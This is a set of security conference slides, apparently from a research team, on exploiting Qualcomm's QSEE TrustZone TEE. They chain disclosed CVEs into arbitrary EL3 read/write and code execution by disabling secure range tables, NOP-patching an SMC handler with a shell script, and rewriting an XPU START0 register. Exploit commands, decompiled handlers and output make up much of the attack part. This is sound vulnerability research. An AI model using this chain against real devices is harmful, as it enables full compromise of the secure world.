    - E.g. TEE doesn't know REE base addresses (ELx_TTBR0/1)

This must be solved in all TZ-based TEEs

A common solution: Secure Range tables

Secure Range entry

- Determine "ranges of secure memory":
  - Used by TEE code to check pointers incoming via SMC args
- Multiple entries:
  - Each defining a single contiguous range

QSEE secure ranges

```
                    id    enabled      start        end
0x4AC985E8: 0x00000001 0x00000002 0x00022000 0x3f000000 (secure range 1)
0x4AC98618: 0x00000005 0x00000002 0x4ac00000 0x4ae00000 (secure range 2)
...
```

- Only 2 secure memory ranges are defined:
  - 0x22000 → 0x3f000000
  - 0x4ac00000 → 0x4ae00000
- Flags: determine if the entry is used in checks

The journey to EL3.

Reading all the things.

smc_02000607_get_hyp_diag_info

Source pointers taken from OCIMEM

SMC args are checked against secure range tables → *[dst, dst+dstsz] can only be in REE*

Memcpy_s. Controlled dst and size (via SMC args)

```
4  undefined8 smc_02000607_get_hyp_diag_info(ulong dst,ulong dstsz)
5
6  {
7    uint uVar1;
8    undefined8 uVar2;
9    undefined4 src;
10   uint srcsz;
11
12   srcsz = _DAT_08600b34;
13   src = _DAT_08600b30;
14   if ((uint)dstsz < _DAT_08600b34) {
15     uVar2 = 0xffffffef;
16   }
17   else {
18     if ((uint)dst <= ~(uint)dstsz) {
19       uVar1 = secure_range_check_2(dst,dstsz & 0xffffffff);
20       if ((uVar1 & 0xff) != 0) {
21         memcpy_s(dst,dstsz & 0xffffffff,src,srcsz);
22         _Cache_Clean_and_Invalidate_by_VA(dst,srcsz);
23         return 0;
24       }
25     }
26     uVar2 = 0xffffffee;
27   }
28   return uVar2;
29 }
```

Can we access it?

Writing OCIMEM from REE

- Memory at 0x08600b30:
  - Not protected from TZASC →
  - We can read/write OCIMEM from REE
- We can set the source and size for a memcpy to REE…

```
/factory/raelize/demo # devmem 0x8600B30 64
0x000000304AC30110
/factory/raelize/demo # devmem 0x8600B30 64 0x0
/factory/raelize/demo # devmem 0x8600B30 64
0x0000000000000000
/factory/raelize/demo # devmem 0x8600B30 64 0x000000304AC30110
/factory/raelize/demo # devmem 0x8600B30 64
0x000000304AC30110
/factory/raelize/demo #
```

CVE-2025-27697

- We can read any TEE memory by:
  - Setting memcpy_s source pointer and size in OCIMEM
  - Setting dst and dstsize in SMC args
  - Sending SMC 0x02000607
- An arbitrary TEE read primitive, right?
- Better! We can read ANY memory TEE can read

```
[+] Reading the start of EL3 SMC handler @0x4ac019e8
[+] Expected value:
        - fc 6f ba a9 fa 67 01 a9  f8 5f 02 a9 f6 57 03 a9  |.o...g..._...W..|
[+] Reading with SMC 0x02000607
00000000  fc 6f ba a9 fa 67 01 a9  f8 5f 02 a9 f6 57 03 a9  |.o...g..._...W..|
[+] Done :)
```

We dumped the ROM

Achieving EL3 R/W primitives.

smc_02000219_init_image_syscall

Checks on a1.

- No upper boundary check
- a1 can be an (almost) arbitrary index

a1 index in a struct array:

- Multiplied by 128
- added to base 0x4acabee0

Resulting ptr passed to FUN_4ac308d4

- With proper a1, it can point to REE memory

```
undefined8 smc_02000219_init_image_syscall(uint a1,undefined4 a2,undefined8 a3,undefined4 a4)

{
  int iVar1;
  undefined8 uVar2;

  if ((a1 < 0x13) && ((1 << (ulong)(a1 & 0x1f) & 0x60100U) != 0)) {
    tzbsp_log(3,s_(%x)_4ac92c14,0x300001e);
    uVar2 = 0xfffffff0;
  }
  else {
    iVar1 = FUN_4ac308d4(a2,a3,a4,&DAT_4acabee0 + (ulong)a1 * 128);
    if (iVar1 < 0) {
      tzbsp_log(3,s_(%x)_4ac92c14,0x300002e);
      uVar2 = 0xffffffff;
    }
    else {
      uVar2 = 0;
    }
  }
  return uVar2;
}
```

An interesting memset…

No secure range checks

base2 from an array we control

str from an address we control

We can write NULL bytes to an arbitrary destination

```
undefined8 FUN_4ac308d4(uint offset,undefined8 *addr,uint length,long base)

{
  uint uVar1;
  uint uVar2;
  int iVar3;
  char *str;
  long lVar4;
  undefined8 uVar5;
  long base2;
  ulong uVar6;
  long lVar7;
  ulong _offset;
  void *__src;
  undefined8 *puVar8;

  _offset = (ulong)offset;
  tzbsp_log(5,s_Reloading_PIL_segments_4ac92db0);
  if (base != 0) {
    base2 = *(long *)(base + 8);
    str = *(char **)(base2 + _offset * 0x38 + 0x18);
    if (str != (char *)0x0) {
      if (*(long *)(base2 + _offset * 0x38 + 0x20) == 0) {
        memset_wrapper(str,'\0',*(long *)(base2 + _offset * 0x38 + 0x28));
        lVar7 = *(long *)(base + 8) + _offset * 0x38;
        base2 = *(long *)(lVar7 + 0x18);
        uVar6 = *(ulong *)(lVar7 + 0x28);
LAB_4ac30ac8:
```

CVE-2025-27060 / CVE-2025-27699

- Arbitrary NULL overwrite

- *smc_02000216_init_image_syscall* suffers from a very similar vulnerability:
  - CVE-2025-27059 / CVE-2025-27698

How can we use it?

A generic TZ approach


- Secure Range tables are needed in all TZ-based TEEs
- "Destroying" the tables prevents the TEE from identifying any malicious pointers supplied from REE
- SMCs may become reachable with no check on pointers
- Public (not aware of many exploits using it. Let us know!):
  - Qualcomm IPQ4018/19 (see our blog post)
  - Qualcomm MSM8974 (see Gal Beniamini's blog post)

How to “destroy” the tables?

- Examples:
  - Disable entries by setting specific flags
  - Set range size to zero
  - Set *start_addr* == *end_addr*
    - Useful if you control WHERE but not WHAT
    - you don’t even need to know the actual value..
  - Set start addr > end_addr
  - …

Our case: QSEE

- Secure ranges table stored in writeable memory
- Set flags[1] bit to 0 → entry disabled
- Disable all entries → any physical pointer in SMCs will be allowed



Remember our memcpy_s?

- Source and size we already controlled (OCIMEM)
- Destination could only be REE:
  - Checked via Secure Range tables!
- But all the entries are disabled now.

```
4  undefined8 smc_02000607_get_hyp_diag_info(ulong dst,ulong dstsz)
5
6  {
7    uint uVar1;
8    undefined8 uVar2;
9    undefined4 src;
10   uint srcsz;
11
12   srcsz = _DAT_08600b34;
13   src = _DAT_08600b30;
14   if ((uint)dstsz < _DAT_08600b34) {
15     uVar2 = 0xffffffef;
16   }
17   else {
18     if ((uint)dst <= ~(uint)dstsz) {
19       uVar1 = secure_range_check_2(dst,dstsz & 0xffffffff);
20       if ((uVar1 & 0xff) != 0) {
21         memcpy_s(dst,dstsz & 0xffffffff,src,srcsz);
22         _Cache_Clean_and_Invalidate_by_VA(dst,srcsz);
23         return 0;
24       }
25     }
26     uVar2 = 0xffffffee;
27   }
28   return uVar2;
29 }
```

Arbitrary R/W anywhere (TEE memory included)

Getting code execution.

The usual way

- Find EL3 MMU tables
- Use the memcpy_s to:
  - modify MMU tables (e.g. to make code section writable)
  - patch SMC code in EL3
- Call that specific EL3 SMC
- Code gets executed

Our Target: EL3 SMC handler

- We patch SMC 0x20000109:
  - TEE code section was writable!
  - No MMU patching needed

```
62    smcid = (uint)smc_regs->x0 & 0x3f00ffff;
63    if (smcid < 0x3400fa04) {
64      if (smcid < 0x4000000) {
65        if (smcid < 0x2000902) {
66          if (smcid < 0x2000501) {
67            if (smcid < 0x2000305) {
68                    /* terminate_pwr_collapse (likely not vulnerable) */
69              if (smcid == 0x2000102) {
70                PE_ctx_3 = (PE_ctx *)get_PE_context(3);
71                var = terminate_pwr_collapse(PE_ctx_3,smc_regs->x2);
72                goto LAB_4ac01c98;
73              }
74                    /* config_hw_for_offline_ram_dump */
75              if (smcid == 0x2000109) {
76                _PE_ctx_2 = smc_02000109_config_hw_for_offline_ram_dump
77                                        ((uint32_t)smc_regs->x2,(uint32_t)smc_regs->x3);
78                smc_regs->x0 = (long)(int)_PE_ctx_2;
79                goto process_other_smc_ids;
80              }
```

Writing our shellcode

- We write our shellcode using get_hyp_diag_info SMC
- The shellcode reads register SCR_EL3
  - Readable from EL3 only
  - Contains NS bit

```
NOP=0xd503201f

echo "[+] Overwriting code of SMC 0x02000109 handler"

/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+4)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+8)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+12)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+16)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+20)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+24)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+28)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+32)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+36)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+40)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+44)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+48)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+52)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+56)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+60)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+64)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+68)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+72)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+76)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+80)) $NOP
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+84)) 0xd53e1100 # MRS x0, SCR_EL3
/factory/raelize/demo/smc_0x02000607_write_anything_anywhere.sh $((0x4ac0325c+88)) 0xd5033fdf # ISB
```

Pwn!


```
[+] Triggering SMC 0x02000109 to dump SCR_EL3 (only EL3 can do it)
[36187.719469] smc (init)!
[36187.719504] 00000e00 00000000 00000000 00000000 00000000 00000000
[36187.737037] smc (exit)!
[+] bit 0 is the NS bit. NS=0 --> EL3 code execution
[+] Done! :)
```

- The returned value is meaningful:
  - SCR_EL3 register content. Only EL3 can read it.
  - NS bit = 0
- This confirms arbitrary code execution in EL3

…a better way…

TEE Memory Protection: Qualcomm XPUs.

TrustZone Address Space Controller (TZASC)



Secure Memory is not special.
TZASCs create secure memory

Must be present in every TZ-based TEE

Qualcomm TZASCs: XPUs

- Actually more complex than a standard TZASC:
  - *“"XPU supports three modes of operation: Memory Protection Unit (MPU), Register Protection Unit (RPU), or Address Protection Unit (APU).“ (source)*
- Protect memory/peripheral access according to:
  - Destination address (physical)
  - Secure/Non secure access (bus bit)
  - …other criteria…
- Must be configured at boot
  - updated at runtime (to reflect any change in TEE memory layout)
- Configuration held into hardware registers

XPUs: blocking REE access

- Attempting to access secure memory from REE causes an exception:

```
/factory/raelize/demo # devmem 0x4ac00000
[55471.437768] 8<--- cut here ---
[55471.437801] Unhandled fault: external abort on non-linefetch (0x008) at 0x76fdc000
[55471.439718] pgd = 697466be
[55471.447260] [76fdc000] *pgd=67681835, *pte=4ac00783, *ppte=4ac00e33
[55471.450024] WARN: Access Violation!!!, Run "cat /sys/kernel/debug/qti_debug_logs/tz_log" for more details
Bus error (core dumped) _
```

- Raised by the XPU when blocking access from REE
- More details are available in the `tz_log` file

XPU: Logs (CVE-2025-27040)

```
/ # tail /sys/kernel/debug/qti_debug_logs/tz_log -n 36
 xpu: ISR begin
[1c0032308c] XPU ERROR: Non Sec!!
[1c0032384a] XPU INTR 0:1 >> 00000000:00000020
[1c0032412a] xpu:>>> [4] XPU error dump, XPU id 4 (DDR0_MPU)<<<
[1c00324a24] <--- cut here ---
[1c003290cb] xpu: uPhysicalAddress: 4ac00000
[1c0032992d]  <--- cut here ---
xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 1: Start: 0x4ac00000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 3: Start: 0x4ad12000, End: 0x4ad14000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 4: Start: 0x4ad14000, End: 0x4ad15000, Perm0: 0x55555555, Perm1: 0x5555,
    Cfg: 0x0
xpu: Prt: 5: Start: 0x4ad15000, End: 0x4ad16000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 6: Start: 0x4ad16000, End: 0x4ad8b000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 7: Start: 0x4ad8b000, End: 0x7ffff000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 8: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 9: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 10: Start: 0x4a400000, End: 0x4a600000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 11: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 12: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 13: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 14: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 15: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
/ #
```

Non secure request (REE)

Tag

Attempted access address

Entry 1: Secure Monitor code

Notes

- There can be multiple XPUs:
  - Likely one per DDR memory controller

- XPU configuration dumped in the logs must be in EL3 memory
  - Must be applied to hardware XPUs at initialization

Let’s find out more!

Finding XPUs base address

- Searching “DDR0_MPU” yields one single result:
  - Referenced at 0x4ac99078

```
                        s_DDR0_MPU_4ac92ffb                     XREF[1]:     4ac99078(*)
4ac92ffb 44 44 52           ds          "DDR0_MPU"
         30 5f 4d
         50 55 00
```

- Here we find a structure with the XPU registers base address

XPU regs at 0x6E000

```
4ac99070 00 e0 06           long        6E000h
         00 00 00
         00 00
4ac99078 fb 2f c9           addr        s_DDR0_MPU_4ac92ffb                 = "DDR0_MPU"
         4a 00 00
         00 00
```

XPU registers layout


- Quarkslab research: great source of information for XPUs
  - https://blog.quarkslab.com/analysis-of-qualcomm-secure-boot-chains.html

- The layout reported seems to apply to our case:
  - 1 * XpuControlRegisterSet (0x200 bytes)
  - n * XpuProtectionRegisterSet (0x80 bytes)
    - Each protects one Secure Memory region

```
typedef struct XpuProtectionRegisterSet {
    u32 RACR0;                  // 0x00
    u32 unk_4[7];
    u32 WACR0;                  // 0x20
    u32 unk_24[7];
    u64 START0;                 // 0x40
    u64 END0;                   // 0x48
    u32 SCR;                    // 0x50
    u32 MCR;                    // 0x54
    u32 CNTL0;                  // 0x58, only
    u32 CNTL1;                  // 0x5C, same
    u32 unk_60[8];
} XpuProtectionRegisterSet;
```

Finding our target

- Secure Monitor:
  - protected by the 2nd set of XpuProtectionRegisterSet (Entry 1)



```
/ # tail /sys/kernel/debug/qti_debug_logs/tz_log -n 36
 xpu: ISR begin
[1c0032308c]XPU ERROR: Non Sec!!
[1c0032384a]XPU INTR 0:1 >> 00000000:00000020
[1c0032412a]xpu:>>> [4] XPU error dump, XPU id 4 (DDR0_MPU)<<<
[1c00324a24] <--- cut here ---
[1c003290cb] xpu: uPhysicalAddress: 4ac00000
[1c0032992d]  <--- cut here ---
xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 1: Start: 0x4ac00000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 3: Start: 0x4ad12000, End: 0x4ad14000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 4: Start: 0x4ad14000, End: 0x4ad15000, Perm0: 0x55555555, Perm1: 0x5555,
    Cfg: 0x0
xpu: Prt: 5: Start: 0x4ad15000, End: 0x4ad16000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 6: Start: 0x4ad16000, End: 0x4ad8b000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 7: Start: 0x4ad8b000, End: 0x7ffff000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 8: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 9: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 10: Start: 0x4a400000, End: 0x4a600000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 11: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 12: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 13: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 14: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 15: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
/ #
```

- Offset of START0 register XPU:
  - START0 = 0x6e000 (Base address) +
  - 0x200 (XpuControlRegisterSet) +
  - 0x80 (XpuProtectionRegisterSet * 1) +
  - 0x40 = 0x6e2c0

How to kill a TZ TEE with a single write.

Attack plan

- TZASCs only protects value within secure memory range
  - i.e. an XpuProtectionRegisterSet in the case of Qualcomm XPUs

- Arbitrary write to change the value stored in XPU START0 register (0x6e2c0)

- We set a value that shrinks secure memory:
  - E.g. change start of Secure Monitor range → Secure Monitor unprotected

Modifying XPU configuration

```
[+] Overwriting XPU START0 @ 0x6e2c0: 0x4ac00000 --> 0x4ac09000
[+] Writing 0x4ac09000 to 451264 using 0x02000607
[+] Done

[+] Generating a XPU logs dump (CVE-2025-27040)
[  183.237235] WARN: Access Violation!!!, Run "cat /sys/kernel/debug/qti_debug_logs/tz_log" for more details
[  183.238357] WARN: Access Violation!!!, Run "cat /sys/kernel/debug/qti_debug_logs/tz_log" for more details
[1]   Bus error (core dumped) devmem 0x4ad00000
[+] Let's read the XPU logs!
[10b27ff31]xpu:  HAL_XPU2_BUS_F_SECURE_RG_MATCH
[10b2807a3] xpu: uPhysicalAddress: 4ad00000
[10b280fd6] xpu: uMasterId: 00000001, uAVMID   : 00000003
[10b2817f4] xpu: uATID    : 0000000a, uABID    : 00000000
[10b28205c] xpu: uAPID    : 00000000, uALen    : 00000000
[10b2828e2] xpu: uASize   : 00000002, uAPReqPriority   : 00000000
[10b28314d]ts:0x10b282b1f
 xpu: uAMemType: 00000000
[10b283ae7] xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff, Cfg: 0x1
[10b284682] xpu: Prt: 1: Start: 0x4ac09000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
[10b285401] xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
```

Start address modified

Observations

- Multiple ways to mess with TZASCs registers:
  - E.g. see Federico and Martijn on Samsung S21 [OffensiveCon 22]

